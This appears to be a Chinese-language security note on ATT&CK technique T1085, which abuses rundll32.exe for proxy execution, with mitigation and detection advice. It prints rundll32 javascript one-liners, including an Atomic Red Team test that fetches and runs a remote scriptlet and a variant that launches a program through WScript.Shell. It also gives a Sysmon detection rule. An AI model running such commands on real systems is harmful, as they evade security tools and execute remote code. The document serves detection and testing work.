T1085

RundLL32

rundll32.exe 可以被调用来执行任意二进制文件。攻击者可以利用此功能来代理代码的执行，以避免触发安全工具，因为安全工具可能不会监视 rundll32.exe 进程的执行。
rundll32.exe 可用于通过未文档化的 shell32.dll 函数 control_rundll 和 control_rundllassuser 来执行 Control Panel Item（.cpl）。双击.cpl 文件也会导致 rundll32.exe 执行。〔1〕
rundll32 也可用于执行脚本，如 javascript。这可以使用类似于以下语法的语法来完成：
rundll32.exe javascript: “..\mshtml，runhtmlapplication” ；
document.write（）；
getobject（ “script:https[：]//www[.]example[..]com/millicious.sct” ）
此行为已被 Poweliks 等恶意软件使用。

缓解
Microsoft 的 EMET 的 ASR 功能可用于阻止使用 rundll32.exe 绕过白名单的方法。〔35〕

检测
使用进程监视工具监视 rundll32.exe 的执行和参数。比较 rundll32.exe 的最近调用与已知良好参数和加载的 dll 的历史记录，以确定异常和潜在的攻击活动。调用 rundll32.exe 的命令参数在确定加载的 dll 的来源和用途时也可能很有用。

atomic test

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1085/T1085.sct").Exec();

注：


Rundll32 rundll32 用法记录在 msdn 上；它用于调用 dll 文件的导出函数，该函数可以通过以下命令行实现: RUNDLL32.EXE <dllname>,<entrypoint> <optional arguments>

rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=n ew ActiveXObject(\"WScript.Shell\");w.run(\"mstsc\");window.close()");

规则：

Sysmon ,eventid=1 ,parentimage 包含 rundll32.exe
  Parent commandline 匹配:
    - '*\rundll32.exe* url.dll,*OpenURL *'
    - '*\rundll32.exe* url.dll,*OpenURLA *'

- '*\rundll32.exe* url.dll,*FileProtocolHandler *'
- '*\rundll32.exe* zipfldr.dll,*RouteTheCall *'
- '*\rundll32.exe* Shell32.dll,*Control_RunDLL *'
- '*\rundll32.exe javascript:*'
- '* url.dll,*OpenURL *'
- '* url.dll,*OpenURLA *'
- '* url.dll,*FileProtocolHandler *'
- '* zipfldr.dll,*RouteTheCall *'
- '* Shell32.dll,*Control_RunDLL *'
- '* javascript:*'
- '*.RegisterXLL*'



360 拦截了测试脚本